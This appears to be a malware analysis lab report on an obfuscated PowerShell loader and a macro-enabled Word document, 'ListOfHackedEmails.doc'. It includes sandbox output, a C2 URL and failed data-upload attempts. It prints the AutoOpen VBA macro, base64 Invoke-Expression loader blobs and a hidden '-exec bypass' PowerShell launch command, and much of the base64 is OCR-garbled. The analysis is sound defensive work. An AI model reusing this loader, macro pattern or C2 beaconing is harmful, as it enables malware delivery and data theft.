+IWA8LyLuZJRbL8Gu0djw4wb/3KU/eSZqg4KV7BDbyw6Kr3mcFUvgMr/b+Rbal+jcdAQ+nor15YE98l8SKu52w
OwffCwTeIfnLXAIzSiX7qMLUqBv/oCTxVM3iZhBzBim0M7iQ55I8YU+LRk4NkSKmNF/wc9LRvJLLHRFb2fG9r
6/GwJymMXdubGiScj9IaIF59BtlnBYL6rBfTtcf6cfywzMF6FpAC1P25kmu50rZa0g0T2IZoMQGnb0EwpPp1Q

```

As it displayed on the above powershell script was obfuscated. So for gaining little time the code was analyzed dynamically. Powershell was executed and process memory was investigated for catching new IoC's.

```

C:\Users\REM\Desktop>powershell.exe -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\REM\Desktop> Invoke-Expression $(New-Object IO.StreamReader ($(New-Object
w-Object IO.MemoryStream (,[Convert]::FromBase64String('7b0HYBxJliUmL23Ke39K9UrX4HSh
VWZV1mFkDM7Z28995777333nvvvfe60510J/ff/z9cZnQBbPb0StrJniGAqsgfP358Hz8i0uYPyN9sn/0Bb06/
+Pwg+0Px59nL0qPr5z550Pn+ePuP30L6EW+PrjJ90fp093Kvo6Tbfs7735fV7m36cW+7/kF++h0S++B0i/+P4v
n4zuJjMf5pfp80Wv4fH9fUtm5zNMyBCKFymKa/2y9+9wc8/ANenH75S773pvrL6ff9955FvYXQGsJ2uXpK0Bb
/z+IkA16vc9gQa3J0h03A/fi2jEMLwsD1oKY10FPydv6B3p1/SiDpvpbYZE+vNkbX7vVsh1ujj0y/w25uP+S2P
LvtPv1Ms+Y37PonHq0KKv+aNqSaB+Mqd/XqGfj19f06+L8Qmm9Q0oQeR6ffrMD9j+A87enC5SS195P0TrJzDT

```

Process Hacker [DESKTOP-2C3IQHO\REM]+ (Administrator)

Hacker View Tools Users Help

Refresh Options Find handles or DLLs System information Search Processes (Ctrl+K)

| Name | PID | ASLR | Integrity | CPU | I/O total ... | Private b... | User name | Description |
|---------------------|------|------|-----------|-------|---------------|--------------|-------------------------|-----------------------------------|
| System Idle Process | 0 | | | 97.20 | | 52 kB | NT AUTHORITY\SYSTEM | |
| System | 4 | | System | 0.23 | | 156 kB | NT AUTHORITY\SYSTEM | NT Kernel & System |
| smss.exe | 496 | ASLR | System | | | 444 kB | NT AUTHORITY\SYSTEM | Windows Session Manager |
| Memory Compression | 1252 | | System | | | 868 kB | NT AUTHORITY\SYSTEM | |
| Interrupts | | | | 0.89 | | 0 | | Interrupts and DPCs |
| csrss.exe | 584 | ASLR | System | | | 1.5 MB | NT AUTHORITY\SYSTEM | Client Server Runtime Process |
| wininit.exe | 652 | ASLR | System | | | 1.51 MB | NT AUTHORITY\SYSTEM | Windows Start-Up Application |
| services.exe | 720 | ASLR | System | | | 3.86 MB | NT AUTHORITY\SYSTEM | Services and Controller app |
| lsass.exe | 728 | ASLR | System | | | 3.99 MB | NT AUTHORITY\SYSTEM | Local Security Authority Proce... |
| fontdrvhost.exe | 856 | ASLR | Low | | | 1.31 MB | Font Driver Host\UMFD-0 | Usermode Font Driver Host |
| csrss.exe | 664 | ASLR | System | 0.07 | | 1.66 MB | NT AUTHORITY\SYSTEM | Client Server Runtime Process |
| winlogon.exe | 756 | ASLR | System | | | 2.28 MB | NT AUTHORITY\SYSTEM | Windows Logon Application |
| fontdrvhost.exe | 864 | ASLR | Low | | | 3.41 MB | Font Driver Host\UMFD-1 | Usermode Font Driver Host |
| dwm.exe | 548 | ASLR | System | 0.20 | | 119.04 MB | Window Manager\DWM-1 | Desktop Window Manager |
| explorer.exe | 2724 | ASLR | Medium | 0.07 | | 35.79 MB | DESKTOP-2C3IQHO\REM | Windows Explorer |
| vm3dservice.exe | 4436 | ASLR | Medium | | | 1.34 MB | DESKTOP-2C3IQHO\REM | |
| vmtoolsd.exe | 4448 | ASLR | Medium | 0.14 | 1.34 kB/s | 10.96 MB | DESKTOP-2C3IQHO\REM | VMware Tools Core Service |
| 7zFM.exe | 4760 | ASLR | Medium | 0.02 | | 5.28 MB | DESKTOP-2C3IQHO\REM | 7-Zip File Manager |
| cmd.exe | 2528 | ASLR | High | | | 2.75 MB | DESKTOP-2C3IQHO\REM | Windows Command Processor |
| conhost.exe | 1564 | ASLR | High | | | 8.3 MB | DESKTOP-2C3IQHO\REM | Console Window Host |
| powershell.exe | 4404 | ASLR | High | | | 64.88 MB | DESKTOP-2C3IQHO\REM | Windows PowerShell |
| Procmon.exe | 848 | ASLR | Medium | | | 2.56 MB | DESKTOP-2C3IQHO\REM | Process Monitor |
| Procmon64.exe | 3748 | ASLR | High | 0.13 | 7.9 kB/s | 135.2 MB | DESKTOP-2C3IQHO\REM | Process Monitor |
| ProcessHacker.exe | 1436 | ASLR | High | 0.73 | | 21 MB | DESKTOP-2C3IQHO\REM | Process Hacker |
| Wireshark.exe | 4060 | ASLR | Medium | 0.09 | 80 B/s | 93.3 MB | DESKTOP-2C3IQHO\REM | Wireshark |
| dumpcap.exe | 4300 | ASLR | Medium | 0.03 | 64 B/s | 2.18 MB | DESKTOP-2C3IQHO\REM | Dumpcap |
| conhost.exe | 4296 | ASLR | Medium | | | 5.42 MB | DESKTOP-2C3IQHO\REM | Console Window Host |
| TcpLogView.exe | 3668 | | Medium | 0.10 | 6.88 kB/s | 4.2 MB | DESKTOP-2C3IQHO\REM | TcpLogView |
| mmc.exe | 3388 | ASLR | High | 0.05 | | 75.69 MB | DESKTOP-2C3IQHO\REM | Microsoft Management Cons... |

Results - powershell.exe (4404)

48,146 results.

| Address | Length | Result |
|---------------|--------|--|
| 0x2330f86a920 | 25 | heir defaults.--><coH |
| 0x2330f86aaa8 | 64 | stem.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyT |
| 0x2330f86ab1c | 92 | <section name="mscorlib" type="System.Configuration.IgnoreSection, System.Co... |
| 0x2330f86ac18 | 16 | gnoreSection, Sy |
| 0x2330f86acf0 | 39 | Microsoft Strong Cryptographic Provider |
| 0x2330f86b3d0 | 24 | 0.0, Culture=neutral, Pu |
| 0x2330f86bf00 | 44 | APP_CFG_LOCAL_FILEPATH |
| 0x2330f86c7c0 | 98 | VSTS.Microsoft.Management.PowerShellTestDebugging |
| 0x2330f86c830 | 92 | Microsoft.PowerShell.PowerShellLanguageService |
| 0x2330f86ccf0 | 1048 | 4.23.148.194/serverScript/clientFrontLine/helloServer.php?helloMsg=RTItRUYtMUUtQj... |
| 0x2330f86d128 | 26 | 94.23.148.194 |
| 0x2330f86d160 | 1024 | /serverScript/clientFrontLine/helloServer.php?helloMsg=RTItRUYtMUUtQjQIMEMtNUQt... |

When the memory was inspected the IoC which was created from pcap, the same as with seen in the memory.

So the movements are malware was recorded with the procmon tool.


Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help

| Time | Process Name | PID | Operation | Path |
|-----------|---------------|------|-----------------|---|
| 4:03:5... | powershell... | 4404 | RegQueryV... | HKLM\System\CurrentControlSet\Services\Tcpip\Parameters\Interfaces\{f0bea0b7-2689-11e8... |
| 4:03:5... | powershell... | 4404 | RegQueryV... | HKLM\System\CurrentControlSet\Services\Tcpip\Parameters\Interfaces\{f0bea0b7-2689-11e8... |
| 4:03:5... | powershell... | 4404 | RegQueryV... | HKLM\System\CurrentControlSet\Services\Tcpip\Parameters\Interfaces\{f0bea0b7-2689-11e8... |
| 4:03:5... | powershell... | 4404 | RegCloseKeyHKLM | System\CurrentControlSet\Services\Tcpip\Parameters\Interfaces\{f0bea0b7-2689-11e8... |
| 4:03:5... | powershell... | 4404 | RegQueryK... | HKLM |
| 4:03:5... | powershell... | 4404 | RegOpenKeyHKLM | SYSTEM\CurrentControlSet\Services\Tcpip6\Parameters\Interfaces\{F0BEA0B7-2689-1... |
| 4:03:5... | powershell... | 4404 | RegOpenKeyHKLM | System\CurrentControlSet\Services\Tcpip6\Parameters\Interfaces\{F0BEA0B7-2689-1... |
| 4:03:5... | powershell... | 4404 | RegQueryK... | HKLM |
| 4:03:5... | powershell... | 4404 | RegOpenKeyHKLM | SOFTWARE\Policies\Microsoft\Windows\CurrentVersion\Internet Settings |
| 4:03:5... | powershell... | 4404 | RegQueryV... | HKLM\SOFTWARE\Policies\Microsoft\Windows\CurrentVersion\Internet Settings\ProxySetting |
| 4:03:5... | powershell... | 4404 | RegCloseKeyHKLM | SOFTWARE\Policies\Microsoft\Windows\CurrentVersion\Internet Settings |
| 4:03:5... | powershell... | 4404 | RegQueryK... | HKU |
| 4:03:5... | powershell... | 4404 | RegOpenKeyHKCU | |
| 4:03:5... | powershell... | 4404 | RegQueryK... | HKCU |
| 4:03:5... | powershell... | 4404 | RegCreateK... | HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections |
| 4:03:5... | powershell... | 4404 | RegQueryV... | HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\DefaultConr |
| 4:03:5... | powershell... | 4404 | RegQueryV... | HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\DefaultConr |
| 4:03:5... | powershell... | 4404 | RegCloseKeyHKCU | |
| 4:03:5... | powershell... | 4404 | RegCloseKeyHKCU | Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections |
| 4:03:5... | powershell... | 4404 | CreateFile | C:\ProgramData\error.txt |
| 4:03:5... | powershell... | 4404 | QueryBasic... | C:\ProgramData\error.txt |
| 4:03:5... | powershell... | 4404 | CloseFile | C:\ProgramData\error.txt |
| 4:03:5... | powershell... | 4404 | CreateFile | C:\ProgramData\error.txt |
| 4:03:5... | powershell... | 4404 | QueryStand... | C:\ProgramData\error.txt |
| 4:03:5... | powershell... | 4404 | Thread Cre... | |
| 4:03:5... | powershell... | 4404 | Thread Cre... | |
| 4:03:5... | powershell... | 4404 | QueryStand... | C:\ProgramData\error.txt |
| 4:03:5... | powershell... | 4404 | WriteFile | C:\ProgramData\error.txt |
| 4:03:5... | powershell... | 4404 | ReadFile | C:\ProgramData\error.txt |
| 4:03:5... | powershell... | 4404 | CloseFile | C:\ProgramData\error.txt |
| 4:03:5... | powershell... | 4404 | Thread Exit | |


Showing 55,138 of 3,955,215 events (1.3%) Backed by virtual memory

Some registry changing and file creation activities were observed.



Monitoring Logs
Procmon: C:\Users\REM\Desktop\Logfile.CSV
Windump:

Sender Configuration
Launcher: 8214404powershell.exe
☐ no paths
☐ compressed
☐ d



```

Exception calling "UploadString" with "2" argument(s): "Unable to connect to the remote server"
Exception calling "UploadString" with "2" argument(s): "Unable to connect to the remote server"
Exception calling "UploadString" with "2" argument(s): "Unable to connect to the remote server"
Exception calling "UploadString" with "2" argument(s): "Unable to connect to the remote server"
Exception calling "UploadString" with "2" argument(s): "Unable to connect to the remote server"
Exception calling "UploadString" with "2" argument(s): "Unable to connect to the remote server"
Exception calling "UploadString" with "2" argument(s): "Unable to connect to the remote server"
Exception calling "UploadString" with "2" argument(s): "Unable to connect to the remote server"
Exception calling "UploadString" with "2" argument(s): "Unable to connect to the remote server"
Exception calling "UploadString" with "2" argument(s): "Unable to connect to the remote server"

```

Procdot was utilized for visualizing the events of malware. Two new IoC was obtained, creation of error.txt and _Psscriptpolicytest****.psml file.

| | | | | |
|-------------|----------------------|--------|----|------------|
| Information | 1/25/2023 3:49:36 PM | Sysmon | 13 | Registr... |
| Information | 1/25/2023 3:49:28 PM | Sysmon | 13 | Registr... |
| Information | 1/25/2023 3:49:28 PM | Sysmon | 13 | Registr... |
| Information | 1/25/2023 3:49:28 PM | Sysmon | 13 | Registr... |

| | | | | |
|---|---|--|--|--|
| Event 11, Sysmon | | | | |
| General Details | | | | |
| <input checked="" type="radio"/> Friendly View <input type="radio"/> XML View | | | | |
| ProcessGuid | {0AD3E319-95F6-63D1-BC00-000000002E00} | | | |
| ProcessId | 4404 | | | |
| Image | C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe | | | |
| TargetFilename | C:\Users\REM\AppData\Local\Temp_PSScriptPolicyTest_spujrn5iu.xfz.ps1 | | | |
| CreationUtcTime | 2023-01-25 20:49:59.518 | | | |
| User | DESKTOP-2C3IQHO\REM | | | |

MALICIOUS OFFICE DOCUMENT ANALYSIS

While Malicious IP address was investigated, a related malware with the C2C IP was found.

The screenshot displays the VirusTotal interface for the IP address 94.23.148.194. A yellow circle highlights the IP address, and a yellow line connects it to the file 'ListOfHackedEmails.doc' in the 'Communicating Files' section.

9 / 88
Community Score

9 security vendors flagged this IP address as malicious

94.23.148.194 (94.23.0.0/16)
AS 16276 (OVH SAS)


DETECTION DETAILS **RELATIONS** COMMUNITY 3

Passive DNS Replication (60) ⓘ

| Date resolved | Detections | Resolver | Domain |
|---------------|------------|------------|-----------------------|
| 2019-08-24 | 0 / 87 | VirusTotal | goldbarbod.com |
| 2019-08-24 | 0 / 87 | VirusTotal | www.goldbarbod.com |
| 2019-04-03 | 0 / 87 | VirusTotal | ip194.ip-94-23-148.eu |
| 2018-11-21 | 0 / 87 | VirusTotal | atlasvila.com |
| 2018-11-21 | 0 / 87 | VirusTotal | www.atlasvila.com |
| 2018-10-25 | 0 / 87 | VirusTotal | www.srv.atlasvila.com |
| 2018-10-25 | 0 / 87 | VirusTotal | srv.atlasvila.com |
| 2018-10-25 | 0 / 87 | VirusTotal | webmail.atlasvila.com |
| 2018-10-25 | 0 / 87 | VirusTotal | webdisk.atlasvila.com |
| 2018-10-25 | 0 / 87 | VirusTotal | cpanel.atlasvila.com |

Communicating Files (2) ⓘ

| Scanned | Detections | Type | Name |
|------------|------------|------------------|--------------------------------------|
| 2023-01-20 | 37 / 61 | MS Word Document | 0638adf8fb4095d60fbef190a759aa9e.doc |
| 2023-01-26 | 40 / 62 | MS Word Document | ListOfHackedEmails.doc |



40
/ 62

! 40 security vendors and 3 sandboxes flagged this file as malicious

a3bb6b3872dd7f0812231a480881d4d818d2dea7d2c8baed858b20cb318da981

ListOfHackedEmails.doc

doc
obfuscated
create-file
detect-debug-environment
macros
calls-wmi
long-sleep

Community Score

DETECTION
DETAILS
RELATIONS
BEHAVIOR
COMMUNITY 8


<https://www.virustotal.com/gui/file/a3bb6b3872dd7f0812231a480881d4d818d2dea7d2c8baed858b20cb318da981/behavior>

[illegible]

It was crafted by the phishing picture and it contains some email address and poswds. When the macro was triggered, winword.exe opened the splwow64.exe process as a child process.

| Refresh Options Find handles or DLLs System information | | | | | | | |
|---|------|------|-----------|-------|----------------|---------------|-------------------------|
| Processes Services Network Disk | | | | | | | |
| Name | PID | ASLR | Integrity | CPU | I/O total r... | Private by... | User name |
| System Idle Process | 0 | | | 97.47 | | 52 kB | NT AUTHORITY\SYSTEM |
| System | 4 | | System | 0.24 | | 156 kB | NT AUTHORITY\SYSTEM |
| smss.exe | 508 | ASLR | System | | | 372 kB | NT AUTHORITY\SYSTEM |
| Memory Compression | 1452 | | System | | | 80 kB | NT AUTHORITY\SYSTEM |
| Interrupts | | | | 0.29 | | 0 | |
| csrss.exe | 600 | ASLR | System | 0.01 | | 1.45 MB | NT AUTHORITY\SYSTEM |
| wininit.exe | 668 | ASLR | System | | | 1.2 MB | NT AUTHORITY\SYSTEM |
| services.exe | 764 | ASLR | System | 0.08 | | 3.42 MB | NT AUTHORITY\SYSTEM |
| lsass.exe | 772 | ASLR | System | | | 3.85 MB | NT AUTHORITY\SYSTEM |
| fontdrvhost.exe | 896 | ASLR | Low | | | 1.59 MB | Font Driver Host\UMFD-0 |
| csrss.exe | 676 | ASLR | System | 0.12 | | 1.78 MB | NT AUTHORITY\SYSTEM |
| winlogon.exe | 756 | ASLR | System | | | 2.21 MB | NT AUTHORITY\SYSTEM |
| fontdrvhost.exe | 904 | ASLR | Low | | | 8.89 MB | Font Driver Host\UMFD-1 |
| dwm.exe | 664 | ASLR | System | 0.19 | 138 B/s | 76.79 MB | Window Manager\DWDM-1 |
| explorer.exe | 3276 | ASLR | Medium | 0.21 | 3.09 kB/s | 34.5 MB | DESKTOP-2C3IQHO\REM |
| powershell.exe | 5000 | ASLR | Medium | 0.02 | | 57.4 MB | DESKTOP-2C3IQHO\REM |
| conhost.exe | 5008 | ASLR | Medium | | | 5.66 MB | DESKTOP-2C3IQHO\REM |
| vmtoolsd.exe | 2736 | ASLR | Medium | 0.16 | 3.56 kB/s | 30.1 MB | DESKTOP-2C3IQHO\REM |
| cmd.exe | 1540 | ASLR | Medium | | | 2.6 MB | DESKTOP-2C3IQHO\REM |
| conhost.exe | 3536 | ASLR | Medium | | | 6.15 MB | DESKTOP-2C3IQHO\REM |
| ProcessHacker.exe | 5024 | ASLR | High | 0.91 | | 14.48 MB | DESKTOP-2C3IQHO\REM |
| WINWORD.EXE | 3548 | ASLR | Medium | 0.05 | | 24.23 MB | DESKTOP-2C3IQHO\REM |
| splwow64.exe | 4132 | ASLR | Medium | | | 5 MB | DESKTOP-2C3IQHO\REM |

When the macro code was tried to display however adversary set a password, It wasn't problem because it could be overcome.



```

remnux@remnux:~/Desktop$ file a3bb6b3872dd7f0812231a480881d4d818d2dea7d2c8baed858b20cb318da981
a3bb6b3872dd7f0812231a480881d4d818d2dea7d2c8baed858b20cb318da981: Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.1, Code page: 1252, Template: Normal.dotm, Last Saved By: Babak Amiri, Revision Number: 252, Name of Creating Application: Microsoft Office Word, Total Editing Time: 13:16:00, Create Time/Date: Mon Feb 18 06:17:00 2019, Last Saved Time/Date: Mon Apr 8 22:00:00 2019, Number of Pages: 2, Number of Words: 437, Number of Characters: 2495, Security: 0
remnux@remnux:~/Desktop$ 
remnux@remnux:~/Desktop$ file a3bb6b3872dd7f0812231a480881d4d818d2dea7d2c8baed858b20cb318da981
a3bb6b3872dd7f0812231a480881d4d818d2dea7d2c8baed858b20cb318da981: Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.1, Code page: 1252, Template: Normal.dotm, Last Saved By: Babak Amiri, Revision Number: 252, Name of Creating Application: Microsoft Office Word, Total Editing Time: 13:16:00, Create Time/Date: Mon Feb 18 06:17:00 2019, Last Saved Time/Date: Mon Apr 8 22:00:00 2019, Number of Pages: 2, Number of Words: 437, Number of Characters: 2495, Security: 0
remnux@remnux:~/Desktop$ mv a3bb6b3872dd7f0812231a480881d4d818d2dea7d2c8baed858b20cb318da981 malware.doc

```

Olevba tool was used for extracting macro codes. The macro was extracted from malicious word document.

```

remnux@remnux:~/Desktop$ olevba.py malware.doc
olevba 0.51a - http://decalage.info/python/oletools
Flags      Filename
-----
OLE:MASIHB-- malware.doc
=====
FILE: malware.doc
Type: OLE
-----
VBA MACRO ThisDocument.cls
in file: malware.doc - OLE stream: u'Macros/VBA/ThisDocument'
-----
(empty macro)
-----
VBA MACRO Main.bas
in file: malware.doc - OLE stream: u'Macros/VBA/Main'
-----
Option Explicit

Sub AutoOpen()

    Call utf8Encoding

End Sub
Sub utf8Encoding()

    Dim ep
    Dim epLa
    Dim supth
    Dim schdlr
    Dim osh
    Dim fso
    Dim fo
    Dim fso2
    Dim fo2
    Dim fso3
    Dim fo3

    ep = "SQBuAHYAbwBrAGUALQBFAHgAcABYAGUAcwBZAGkAbwBuACAAJAAoAE4AZQB3AC0ATwBiAGcJAE8ALgBTAHQAcgBLAGEAQBBSAGUAYQBkAGUAcgAgACgAJAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIAIB:"

```

Decode from Base64 format

Simply enter your data then push the decode button.

```
SAA5AEkAUABxADQATgAZAHgAWABCADIATgBGAEUABwBqAEYAWABaAG0AVwBWAEOAOABYAFQAbAA0AGIASwBhAHIAITgB4AE0AcwB6AEkAOAAvADUAa
gAxAHQAQgBqAGgAUwBxAFkAWgBJADUANwBqAFUAMQA4AGgAZwBIAfKAbAB4AEsAWQBRAFEAVwBmADEAYgB5AGoAdABnADAADwA3AGQAcQB4AGgAd
wBWADkAeAA1AHoAQQBVCAsAWgBSADUAVgBDAEYAOQBAYAEgAbwBZAEcANABPAEMATgAxADUAawBJAFEAATQBIAIDgACaAvAC8ASgBMAgkARQBsAGYA
MgBDAHgANQBIAEQAYgBQAHCzWBCAHOAdQB0AFAAKwA0AHOANGBSADkAQQBAYAEgAgAyAEIAMwB6ADUUAUQBByAG4AMABEADMAaQB6AGYAZQA2ADQ
AOQBEBADYAVAAyADgAcgBXAFABgBQAHAQAQA4AEYAawBNAFUATgBIAE4AZgA2AHAATABnAFoAYwBGAe8AQgBEADMAMwAvADYAKwBnAHoANABaAEc
AWgAwAEoANAA4ACsANwBhAHASwBxAEwAKwB6AFYAVwAwADEAcABWAFgAngB4AFAANwAwAEYAYgBNAC8AaQBRAEgAVQBXAHIACAA5AFUAACAArAHU
AeQBtAHgANgB1AHYAVwA5AGsAegBrAEoAdwBmADMAOQBUCsAUwBYAGcAMwB2ADYAEQA0AE4ANwBkADAAYgB5AFcAMABkAEeAVQBByAEkAcgBmADg
ARABaAEgAMwBBADgAZQBBAADYASABIAgSACgBGAGYAdABRAGUAMgBIADYAAQBMaE0ANAA4AG0AZwB1AGYATwAvAHEAZQB2AHMATgBNAHQAKwBEAH
oAcwB4AGQALwB3AEUAlwArAEeAWQA3AFIAABJAG0AZgBzAE4AcgA2EEA0ABqAFEAZgBTAGUAZgB0AG4ALwBBADkATQBzAC8AWQBKAGEARABYAC8
AMgBKADcAUABCAEIAUwBJAG4AOQBwAFgAdgBVAHCAYgAxAdkARQBHAHMASAAvAC8AQwBmAEgAOQA5AEIAQgB4AG0AUQBpADgALwAvAGcARQBIAHI
AVgAxAc8AKwA5AEIAOQB3AGUAdABLAfMAUQBwAG4AMQBACAHOAUgB2AHYAbaAAYADgAaQBYAFQAeABJAFQATwB0AGUAMgByADMANAB4AGEATwB3AGI
ATABkAC8AUaBqADYASABRAHAAdQBWADAARQBUADIAZwBEACsAYQBKADYAWABRAE4AVQB2AC8ABwBEAFaBqAZc8AMQBxAGwAQwA0AGUARaRAG
```

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

AUTO-DETECT Source character set.

☒ Decode each line separately (useful for when you have multiple entries).

☐ Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

< DECODE > Decodes your data into the area below.

```
Invoke-Expression $(New-Object IO.StreamReader ($New-Object IO.Compression.DeflateStream ($New-Object IO.MemoryStream ([Convert]::FromBase64String(
'7b0HYBxJliUmL23Ke39K9UrX4HShClBgEYtYkEAQ7MGlzeaS7B1pRyMpqyqBymVWZV1mFkDM7Z28995777333nvrvfe6O51OJ/fz9cZmQBbPbOStrJniGAQsgf
P358Hz8i0uYPyN9sn/0Bb06/SLc+/smPP9n66Bfv/pJfvPNLPkq3z9OPJx+Pwg+OPx59nL0qPr5z55OPn+ePuP3OL6EW+PrJ9J0fPO93Kvo6TbfS7735N7m36cW+7/kF
++h0S++B0i/+P4v+Wj7Wfxly/Qus0X9G/jdUT9hJ0W7ZSaPPn4ZujjMf5pfp8OWv4fH9fUtm5zNMMyBCKFymKa/2y9+9wc8/ANenH75S77373pvr16f9955FvYXQGsJ2uXp
K0Bb4p8pDQ7w0rT5yXTLjp5anux/SW1XHxNIJh/z+lK416vc9Qa3JOH03A/fi2JEMLwsD1oKY10FPYdv6B3pl/SiDpvpbYZE+vNKbX7vVsh1ujj0y/w25uP+S2PssL+vJp
wTNFA/rdfvHvtS7+gFftL0nTz9LvtPv1Ms+Y37PonHq0KKv+aNqSaB+Mqd/XqGfj19f06+L8Qmm9Q0oQeR6ffmD9j+A87enC5SS195P0TrJzDTP4+eCL52WB5veL8y
Nx6DG6ll/Dmp8e8BU58GYWlvB4Een4X08gbEo3kDqn03VzoHXOG9dY0ZJfJjuB1cP375qqlv313jyydMCuKcO8wzrl+A0xZkyl8AGS6P649UgPa0/4/P6IV1KAwfPwp
Q/PIYpPLj59Q3CEfHr+a7H93xRvuAR3ufIX5qB05AcXvmj+hjmqAtH+9IV9ifQzzPjthR6ONvg6/GyZx8Kf14+goz/zT3qcAUwvS3TCEIOJP1NebrIIBmodUbDqYUka0
DsyZwGFL7NXBKkQCjw/ffTRJx99h/6/fimkuBbudWTtCPjHdQFkWEYgBi8+Nloiff2Tjj+FSHug9pfg4y3lcwco0ImfHp6zIXrQGS/MV9XQGbkQTKVcsvVNaon7a+/sW/2y/+l
Hk1Of4Dyjj/g0XdP/4AnJ8/PTpdtfNfpX0iCuPwD8qtt+v0PyP+AkzfA5z7PqhF6aBFfKlBnPoG8fRdDakHqvDuZfjthorLatlExaVZfBOT2m4HNoaFFRo/c+SXPnGunc8L+
9/8l449Q353kL9/8AWV8gP0Z9LqD/iKhPzZH1CUpzStfBgPykHEXchlVf0xfrOrqos4VWM/krr+uqHrfvoGwz9JhRV0TZ702ffzq+w/37qTbx6tVvpwd0iRc5O0fwBZr0WGbL
U8t8pDLj1kA/ffkml/imld9Sar6o5z45lFF/7yZ0j97Tz7CHl1JNP+A51+dfvToUUDkAgievuuYGhrwlvLl9+efrS1e+eX/MaJTuGUFZ/wJNjmtHl8R/wRf6Tf8AxxZh++bw8/
```

Extracted macro code was encoded base64. So the macro even decoded it was still obfuscated but at least some macro code could be seen clearly. The new IoC's was obtained from macro code of the malicious document.

```
-----
VBA FORM STRING IN 'malware.doc' - OLE stream: u'Macros/Form1/o'
-----
start /MIN powershell -exec bypass -w 1 -Command "$ec=get-content -Path 'C:\ProgramData\Win32
ApiSyncLog.txt';$dc=[System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64Str
ing($ec));Invoke-Expression $dc"
-----
VBA FORM STRING IN 'malware.doc' - OLE stream: u'Macros/Form1/o'
-----
Tahoma
-----
VBA FORM STRING IN 'malware.doc' - OLE stream: u'Macros/Form2/o'
-----
